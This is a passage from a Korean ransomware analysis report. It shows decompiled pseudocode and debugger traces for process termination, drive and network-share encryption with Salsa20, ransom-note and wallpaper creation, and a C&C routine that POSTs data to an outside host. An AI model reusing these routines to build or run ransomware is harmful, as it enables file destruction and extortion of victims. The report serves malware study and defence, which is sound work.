  v1 = ZwQuerySystemInformation(5, i, v7);     // 프로세스 리스트 정보 확인
  if ( !v1 )
    break;
  if ( v1 != -1073741820 )
    return RtlFreeHeap(dword_410A9E, 0, i);
}
v3 = i;
do                                             // 특정 프로세스를 탐지하고 종료하는 루틴
{
  v4 = *v3;
  if ( v3[15] )
  {
    wcslwr(v3[15]);
    ProcessBlack_v5 = Process_BlackList;       // 프로세스 블랙리스트
    while ( 1 )                                // 불러온 프로세스리스트와 블랙리스트 대조
    {
      if ( wcsstr(v3[15], ProcessBlack_v5) )
      {
        v8 = OpenProcess(1, 0, v3[17]);
        if ( v8 )
          break;
      }
      ProcessBlack_v5 += wcslen(ProcessBlack_v5) + 1;
      if ( !*ProcessBlack_v5 )
        goto LABEL_13;
    }
    TerminateProcess(v8, 0);                   // 일치하는 프로세스가 존재시 해당 프로세스 종료
    CloseHandle(v8);
```

[그림 34] 프로세스 블랙리스트

프로세스 블랙리스트
SQL, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocomm, dbeng50, sqdcoreservice, excel, infopath, msaccess, mspub, onenote, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad

[표 7] 프로세스 블랙리스트

❍ 드라이브 검사를통해 이동식/고정식/네트워크 드라이브일 경우 암호화 루틴 돌입.

```
result = GetLogicalDriveStringsW(128, &v7);
if ( result )
{
  v3 = &v7;
  v4 = result >> 2;
  do
  {
    result = GetDriveTypeW(v3);
    if ( result == 3 || result == 2 || result == 4 )// 이동식/고정식/네트워크
    {
      v8 = 6029404;
      v9 = 6029375;
      wcscpy(&v10, v3, v5, v6);
      Decrypt_sub_406B07(v3, &v8);
    }
    v3 += 2;
    --v4;
  }
  while ( v4 );
}
return result;
```

[그림 35] 드라이브 검사

❍ 빠른 암호화 진행을 위해 IOCP를 2개 설정한뒤 멀티 쓰레드 사용.

```
dword_411024 = CreateIoCompletionPort(-1, 0, 0, 0);// IOCP
if ( dword_411024 )
{
  dword_411028 = CreateIoCompletionPort(-1, 0, 0, 0);
  if ( dword_411028 )
  {
    Decrypt = &unk_411048;
    do
    {
      *Decrypt = CreateThread(0, 0, Decrypt_sub_405BCC, 0, 0, 0);// 암호화 진행을 위한 쓰레드 생성
      v4 = Decrypt + 1;
      ++dword_41102C;
      ++dword_411034;
      *v4 = CreateThread(0, 0, Decrypt_sub_405E73, 0, 0, 0);// 암호화 진행을 위한 쓰레드 생성
      Decrypt = v4 + 1;
      ++dword_411030;
      ++dword_411034;
      --v2;
    }
```

[그림 36] 멀티 쓰레드

❍ 쓰레드 생성이후 랜섬노트를 생성할 디렉토리를 결정 후 랜섬노트 생성.

```
v7 = ecx0;
v8 = edx0;
GetCurrentDirectoryW(260, &v11);
SetCurrentDirectoryW(a1);
v9 = strlen(a2);                                    // 랜섬노트 문자열 길이 반환
CreateRansomeNote(&README, a2, v9, di0, a4, v8, v7);
return SetCurrentDirectoryW(&v11);
```

[그림 37] 랜섬노트 생성 디렉토리 결정.

```
result = CreateFileW(hInstance, 0x40000000, 0, 0, 2, 128, 0);// 랜섬노트 파일 생성
v9 = result;
if ( result != -1 )
{
  result = WriteFile(v9, nWidth, nHeight, &v8, 0);
  if ( result )
  {
    result = CloseHandle(v9);
  }
  else if ( __readfsdword(0x34u) == 112 )
  {
    result = CloseHandle(v9);
  }
}
return result;
```

[그림 38] 랜섬노트 생성.

[그림 39] 생성된 랜섬노트

❍ 드라이브 내 암호화를 진행할 파일을 탐색.

```
result = FindFirstFileExW(v7, 0);
v31 = result;
if ( result != -1 )
{
  do
  {
    if ( v27 != 46 && v27 != 3014702 && !(v23 & 0x400) )
    {
      if ( v23 & 0x10 )
      {
        if ( !byte_4107EB || !sub_405B11(&v27, dword_4108F8) )
        {
          v6 = v29;
          wcscpy(v29, v7, v19, v21);
          v10 = wcslen(v6);
          *(v6 + 2 * v10 - 2) = 0;
          wcscpy(v6 + 2 * v10 - 2, &v27, v23, v24);
          ImportantRoutine_sub_4067AD(v11, v12, v7, v6, v6);
        }
      }
```

[그림 40] 파일 탐색

❍ 탐색한 파일에 대해서는 파일명에 대해 변경을 진행한 후 대상 파일을 로드.

```
0032ED1C  00B26349  CALL to MoveFileExW from 151fbd6c.00B26343
0032ED20  033C0048  ExistingName = "₩₩?₩C:₩Python27₩DLLs₩unicodedata.pyd"
0032ED24  033D0050  NewName = "₩₩?₩C:₩Python27₩DLLs₩unicodedata.pyd.9b079a1e"
0032ED28  00000008  Flags = 8
```

[그림 41] MoveFileExW

```
0323F9AC  00B25C82  CALL to ReadFile from 151fbd6c.00B25C7C
0323F9B0  000003E4  hFile = 000003E4
0323F9B4  02560124  Buffer = 02560124
0323F9B8  00080000  BytesToRead = 80000 (524288.)
0323F9BC  0323FA48  pBytesRead = 0323FA48
0323F9C0  02560020  pOverlapped = 02560020
```

Type	Name	Handle
File	C:₩Python27₩DLLs₩unicodedata.pyd.9b079a1e	0x3e4

[그림 42] ReadFile

❍ 읽어온 파일에 대해서 Salsa20 알고리즘을 통해 암호화 진행.

```
do
{
  v21 = v16[6].m64_f32[0];
  v22 = __ROL4__(LODWORD(v21) + v16->m64_i32[0], 7) ^ v16[2].m64_i32[0];
  v23 = __ROL4__(v16->m64_i32[0] + v22, 9) ^ v16[4].m64_i32[0];
  v24 = __ROL4__(v22 + v23, 13) ^ LODWORD(v21);
  v16->m64_i32[0] ^= __ROL4__(v23 + v24, 18);
  v16[2].m64_i32[0] = v22;
  v16[4].m64_i32[0] = v23;
  v16[6].m64_i32[0] = v24;
  v25 = v16[2].m64_f32[1];
  v26 = v16->m64_i32[1];
  v27 = __ROL4__(v26 + v16[2].m64_i32[1], 7) ^ v16[4].m64_i32[1];
  v28 = __ROL4__(LODWORD(v25) + v27, 9) ^ v16[6].m64_i32[1];
  v29 = __ROL4__(v27 + v28, 13) ^ v26;
  v16[2].m64_i32[1] = __ROL4__(v28 + v29, 18) ^ LODWORD(v25);
  v16[4].m64_i32[1] = v27;
  v16[6].m64_i32[1] = v28;
  v16->m64_i32[1] = v29;
  v30 = v16[5].m64_f32[0];
  v31 = v16[3].m64_f32[0];
  v32 = __ROL4__(LODWORD(v31) + v16[5].m64_i32[0], 7) ^ v16[7].m64_i32[0];
  v33 = __ROL4__(LODWORD(v30) + v32, 9) ^ v16[1].m64_i32[0];
  v34 = __ROL4__(v32 + v33, 13) ^ LODWORD(v31);
```

[그림 43] 암호화 루틴 중 일부

```
0323F9AC  00B25D4F  CALL to WriteFile from 151fbd6c.00B25D49
0323F9B0  000003E4  hFile = 000003E4
0323F9B4  02560124  Buffer = 02560124
0323F9B8  00080000  nBytesToWrite = 80000 (524288.)
0323F9BC  0323FA48  pBytesWritten = 0323FA48
0323F9C0  02560020  pOverlapped = 02560020
```

[그림 44] WriteFile

❍ 네트워크 공유 폴더를 열거하여 공유 폴더가 존재할시 공유 폴더 또한 암호화 진행.

```
if ( !NetShareEnum(v3, 1, &v15, -1, &v14, &v13, &v12) )// 네트워크 공유 확인
{
  v9 = v1;
  v8 = i;
  v5 = v15;
  do
  {
    if ( !v5[1] )
    {
      v6 = RtlAllocateHeap(dword_410A9E, 8, 0x10000, v8);
      *v6 = 6029404;
      v6[1] = 6029375;
      v6[2] = 5111893;
      v6[3] = 6029379;
      wcscat(v6, v4 + 4);
      wcscat(v6, *v5);
      Encrypt_Routin(v5, v6);                  // 파일 암호화 루틴
      RtlFreeHeap(dword_410A9E, 0, v6);
    }
    v5 += 3;
    --v14;
  }
  while ( v14 );
```

[그림 45] NetShareEnum

❍ 암호화가 완료되면 감염사실을 알리기 위해 바탕화면을 변경시키기 위한 이미지를 자체적으로 제작.

```
0032F678  00B2436D  CALL to CreateFontW from 151fbd6c.00B24367
0032F67C  0000003F  Height = 3F (63.)
0032F680  00000000  Width = 0x0
0032F684  00000000  Escapement = 0x0
0032F688  00000000  Orientation = 0x0
0032F68C  000002BC  Weight = FW_BOLD
0032F690  00000000  Italic = FALSE
0032F694  00000000  Underline = FALSE
0032F698  00000000  StrikeOut = FALSE
0032F69C  00000001  CharSet = DEFAULT_CHARSET
0032F6A0  00000007  OutputPrecision = OUT_TT_ONLY_PRECIS
0032F6A4  00000000  ClipPrecision = CLIP_DEFAULT_PRECIS
0032F6A8  00000004  Quality = 4.
0032F6AC  00000000  PitchAndFamily = DEFAULT_PITCH|FF_DONTCARE
0032F6B0  004B9FB8  FaceName = "Arial"
```

[그림 46] CreateFontW

```
0032F6A4  00B243C6  CALL to swprintf from 151fbd6c.00B243C0
0032F6A8  04075448  wstr = 04075448
0032F6AC  004B5DC8  format = "All of your files are encrypted! ..  .. Find %s and Follow Instructions!"
0032F6B0  00B30A1A  <%s> = "README.9b079a1e.TXT"
```

[그림 47] swprintf

```
0032F6A0  00B243DC  CALL to GetTextExtentPoint32W from 151fbd6c.00B243D6
0032F6A4  0E0103D4  hDC = 0E0103D4
0032F6A8  04075448  Text = "All of your files are encrypted! ..  .. Find README.9b079a1e.TXT and Follow
0032F6AC  00000059  TextLen = 59 (89.)
0032F6B0  0032F720  pSize = 0032F720
```

[그림 48] GetTextExtentPoint32W

❍ 생성된 이미지는 "C:₩ProgramData₩[Random].BMP"에 저장됨.

```
0032F694  00B245DF  CALL to CreateFileW from 151fbd6c.00B245D9
0032F698  04075448  FileName = "C:₩ProgramData₩9b079a1e.BMP"
0032F69C  40000000  Access = GENERIC_WRITE
0032F6A0  00000000  ShareMode = 0
0032F6A4  00000000  pSecurity = NULL
0032F6A8  00000004  Mode = OPEN_ALWAYS
0032F6AC  00000080  Attributes = NORMAL
0032F6B0  00000000  hTemplateFile = NULL
```

[그림 49] CreateFileW

```
0032F69C  00B24605  CALL to WriteFile from 151fbd6c.00B245FF
0032F6A0  000014C0  hFile = 000014C0
0032F6A4  0032F6C8  Buffer = 0032F6C8
0032F6A8  0000000E  nBytesToWrite = E (14.)
0032F6AC  0032F758  pBytesWritten = 0032F758
0032F6B0  00000000  pOverlapped = NULL
```

[그림 50] WriteFile

❍ 'HKEY_CURRENT_USER₩Control Panel₩Desktop' 레지스트리 경로에 WallPaper값을 이전에 생성한 바탕화면 이미지 경로로 등록하여 이를 통해 바탕화면을 변경.

```
v14 = String_sub_401AEC(a3, &unk_40BD92);// Control Panel\Desktop
v50 = v14;
result = RegOpenKeyExW(-2147483647, v14, 0, v52, &v53);
if ( !result )
{
  v49 = String_sub_401AEC(a3, &unk_40BD7A);// WallPaper
  v15 = wcslen(v39);
  result = RegSetValueExW(v53, v49, 0, 1, v39, 2 * v15 + 2, v19);
  if ( !result )
  {
    v48 = String_sub_401AEC(a3, &unk_40BDC2);// WallpaperStyle
    v46 = 3145777;
    v47 = 0;
    v16 = wcslen(&v46);
    result = RegSetValueExW(v53, v48, 0, 1, &v46, 2 * v16 + 2, v20);
    if ( !result )
      result = SystemParmetersInfoW(0x14, 0, v39, 3);// SPI_SETDESKWALLPAPER
```

[그림 51] 바탕화면 변경 루틴

[그림 52] 변경된 바탕화면

❍ 모든 파일에 대한 암호화가 완료되면 C&C서버에 데이터를 전송 및 프로세스 종료.

☑ 현재는 C&C서버가 닫혀있는 상태라 데이터 전송에는 실패.

```
strcpy(v16, "%.8x=%s&%.8x=%s");
v7 = sub_40200F();
v9 = sprintf(Encrypt_Data, v16, v7, v21, v8, &unk_4107C0);
v23 = String_sub_401AEC(a1, &unk_40B9CC);// Mozilla/50 (Windows NT 61; Win64; x64; rv:790) Gecko/20100101 Firefox/80.0
if ( v23 )
{
  v30 = InternetOpenW(v23, 0, 0, 0, 0);
  if ( v30 )
  {
    C&C = dword_410918;               // C&C : "securebestapp20.com"
    while ( 1 )
    {
      v29 = InternetConnectW(v30, C&C, 443, 0, 0, 3, 0, 0);// InternetConnectW
      if ( v29 )
      {
        sub_403529(v16);              // /CVkTWT3D
        v17 = 0x4F0050;               // "POST"
        v18 = 5505107;
        v19 = 0;
        v28 = HttpOpenRequestW(v29, &v17, v16, 0, 0, 0, 0x800000, 0);
        if ( !v28 )
          break;


        v22 = String_sub_401AEC(a1, &unk_40BA6C);// Accept:*/*Connection:keep-aliveAccept-Encoding:gzip,deflate,brContent-Type: text/plain
        if ( !v22 )
          break;
        v26 = 4;
        if ( !InternetQueryOptionW(v28, 31, &v27, &v26) )
          break;
        v27 |= 0x84603300;
        if ( !InternetSetOptionW(v28, 31, &v27, 4) )
          break;
        v12 = wcslen(v22);
        if ( !HttpSendRequestW(v28, v22, v12, Encrypt_Data, v9) )// C&C 서버에 데이터 전송
          break;
        v25 = 16;
        v24 = 0;
        if ( HttpQueryInfow(v28, 19, &v14, &v25, &v24) && v14 == 3145781 && v15 == 48 )
        {
          v31 = 1;
          break;
        }
        RtlFreeHeap(dword_410A9E, 0, v22);
      }
```

[그림 53] C&C 서버에 데이터 전송 루틴

```
0032F66C  75B3BA12  wininet.HttpSendRequestW
0032F670  00CC000C
0032F674  005193A0  UNICODE "▯Accept: */*▯Connection: keep-alive▯Accept-Encoding: gzip, deflate, br▯Co
0032F678  00000063
0032F67C  040A40A8  ASCII "6a2ec456=j6BifbkmeRPk/TDjX5VLsJ8xcG06c0xLXVIV3hggSeSDwVeHDu3Kx8HKYd5dYfZmHDRbTz
```

[그림 54] HttpSendRequestW

```
0032F79C  00B281C1  ┌CALL to ExitProcess from 151fbd6c.00B281BC
0032F7A0  00000000  └ExitCode = 0x0
```

[그림 55] 프로세스 종료